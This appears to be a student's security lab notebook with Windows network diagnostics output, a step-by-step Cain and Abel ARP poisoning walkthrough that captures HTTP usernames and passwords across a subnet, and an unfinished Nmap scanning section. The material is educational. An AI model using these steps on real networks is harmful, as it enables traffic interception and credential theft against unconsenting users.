


Practical 3: Linux Network Analysis and ARP Poisoning

- Linux Network Analysis:
 - Execute the ifconfig command to retrieve network interface information.
 - Use the ping command to test network connectivity and analyze the output.
 - Analyze the netstat command output to view active network connections.
 - Perform a traceroute to trace the route packets take to reach a target host Password
- ARP Poisoning:
 - Use ARP poisoning techniques to redirect network traffic on a Windows system.
 - Analyze the effects of ARP poisoning on network communication and security.

Linux Network Analysis

1. Using ipconfig Command (in Windows) To list all the network adapters and their information



```
Windows PowerShell
PS C:\Users\gJatin> ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 8:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 11:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . :
    IPv6 Address. . . . . : 2402:3a80:1395:8949:784b:c378:57eb:9eb7
    Temporary IPv6 Address. . . . . : 2402:3a80:1395:8949:1587:2b2e:8ea:56b2
    Link-local IPv6 Address . . . . . : fe80::6c47:fec9:d344:d32e%15
    IPv4 Address. . . . . : 192.168.43.252
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::3816:a0ff:fe17:9440%15
                                192.168.43.1

PS C:\Users\gJatin>
```

2. Using ping to check the internet connectivity



```
Windows PowerShell
PS C:\Users\gJatin> ping amazon.in -n 15

Pinging amazon.in [64:ff9b::345f:7473] with 32 bytes of data:
Reply from 64:ff9b::345f:7473: time=220ms
Reply from 64:ff9b::345f:7473: time=300ms
Reply from 64:ff9b::345f:7473: time=231ms
Reply from 64:ff9b::345f:7473: time=188ms
Reply from 64:ff9b::345f:7473: time=218ms
Reply from 64:ff9b::345f:7473: time=208ms
Reply from 64:ff9b::345f:7473: time=211ms
Reply from 64:ff9b::345f:7473: time=217ms
Reply from 64:ff9b::345f:7473: time=309ms
Reply from 64:ff9b::345f:7473: time=498ms
Reply from 64:ff9b::345f:7473: time=191ms
Reply from 64:ff9b::345f:7473: time=480ms
Reply from 64:ff9b::345f:7473: time=189ms
Reply from 64:ff9b::345f:7473: time=213ms
Reply from 64:ff9b::345f:7473: time=288ms

Ping statistics for 64:ff9b::345f:7473:
    Packets: Sent = 15, Received = 15, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 188ms, Maximum = 498ms, Average = 264ms
PS C:\Users\gJatin>
```

3. Using netstat to display network status and protocol statistics

```

Windows PowerShell
PS C:\Users\gJatin> netstat

Active Connections

Proto Local Address           Foreign Address         State
TCP 127.0.0.1:64051          darkport:8099           SYN_SENT
TCP 192.168.43.252:63936    a23-205-80-25:http     ESTABLISHED
TCP 192.168.43.252:63966    lax17s38-in-f3:https   TIME_WAIT
TCP 192.168.43.252:64006    a23-205-80-25:http     ESTABLISHED
TCP [::1]:64050            DESKTOP-GUI11I0V:8099  SYN_SENT
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63681 [64:ff9b::14c6:76be]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63687 sa-in-f188:5228         ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63690 whatsapp-cdn6-shv-01-bom1:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63693 sa-in-f188:5228         ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63697 bom12s20-in-x0e:https   TIME_WAIT
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63760 [64:ff9b::ac40:9bf9]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63761 [64:ff9b::ac40:9322]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63768 [2606:4700::6812:82ec]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63771 [64:ff9b::9765:24c1]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63782 [2606:4700::6812:82ec]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63801 [64:ff9b::82d3:2122]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63951 de103s13-in-x03:https   TIME_WAIT
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63960 [2800:3f0:4005:400::2003]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:63961 [64:ff9b::acd9:a7c3]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:64033 [64:ff9b::d6b:2a0c]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:64037 [2620:1ec:42::132]:https ESTABLISHED
TCP [2402:3a80:1395:8949:1587:2b2e:8ea:56b2]:64049 bom07s33-in-x0e:https   ESTABLISHED
PS C:\Users\gJatin>

```

4. Using tracert (in Windows) to display a map of how data on the internet travels from its source to its destination

```

Windows PowerShell
PS C:\Users\gJatin> tracert amazon.in

Tracing route to amazon.in [64:ff9b::345f:7843]
over a maximum of 30 hops:


  0  4 ms  2 ms  34 ms  2402:3a80:1395:8949::4c
  1  *      *      *      Request timed out.
  2  76 ms  141 ms  137 ms  64:ff9b::a9fe:2901
  3  221 ms  719 ms  520 ms  64:ff9b::76b9:6912
  4  *      *      *      Request timed out.
  5  805 ms  503 ms  555 ms  ae20-xcr1.lns.cw.net [64:ff9b::c33b:4d45]
  6  397 ms  588 ms  186 ms  ae1-xcr1.ltw.cw.net [64:ff9b::c302:187d]
  7  214 ms  195 ms  205 ms  64:ff9b::6353:4652
  8  178 ms  196 ms  197 ms  64:ff9b::96de:f14
  9  198 ms  198 ms  213 ms  64:ff9b::96de:f15
 10  *      *      *      Request timed out.
 11  209 ms  177 ms  177 ms  64:ff9b::96de:f08
 12  *      *      *      Request timed out.
 13  *      *      *      Request timed out.
 14  *      *      *      Request timed out.
 15  *      *      *      Request timed out.
 16  *      *      *      Request timed out.
 17  *      *      *      Request timed out.
 18  *      *      *      Request timed out.
 19  *      *      *      Request timed out.
 20  *      *      *      Request timed out.
 21  *      *      *      Request timed out.
 22  *      *      *      Request timed out.
 23  934 ms  712 ms  406 ms  64:ff9b::345f:7843

Trace complete.
PS C:\Users\gJatin>


```

ARP Poisoning


1. Start the Cain and Abel and go on the Sniffer Tab




2. Click on the (+) Add to List icon




3. Right Click on the screen and select Scan MAC address




4. Select All host in my subnet
5. Select All Tests and click on start




6. All the Mac Address will be scanned and the list of all the host will be displayed




7. Click on APR tab from bottom



8. Click on (+) Add to List button




8. Select the IP Address of one PC on the network on the left side




9. Select the IP Address of all the PC on the network on the right side


10. Click on OK



11. The Poisoning will be started



12. Click on the Password Tab on the bottom
13. Select the HTTP from the left tab
14. All the request made from the PC and between the PC will be displayed
15. If the HTTP request contains the username or password it will also displayed here




Practical 4: Port Scanning with NMap


- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.

Port Scanning using Nmap k


1. Performing ACK Scan



2. Performing SYN Stealth Scan



3. Performing FIN Scan



```

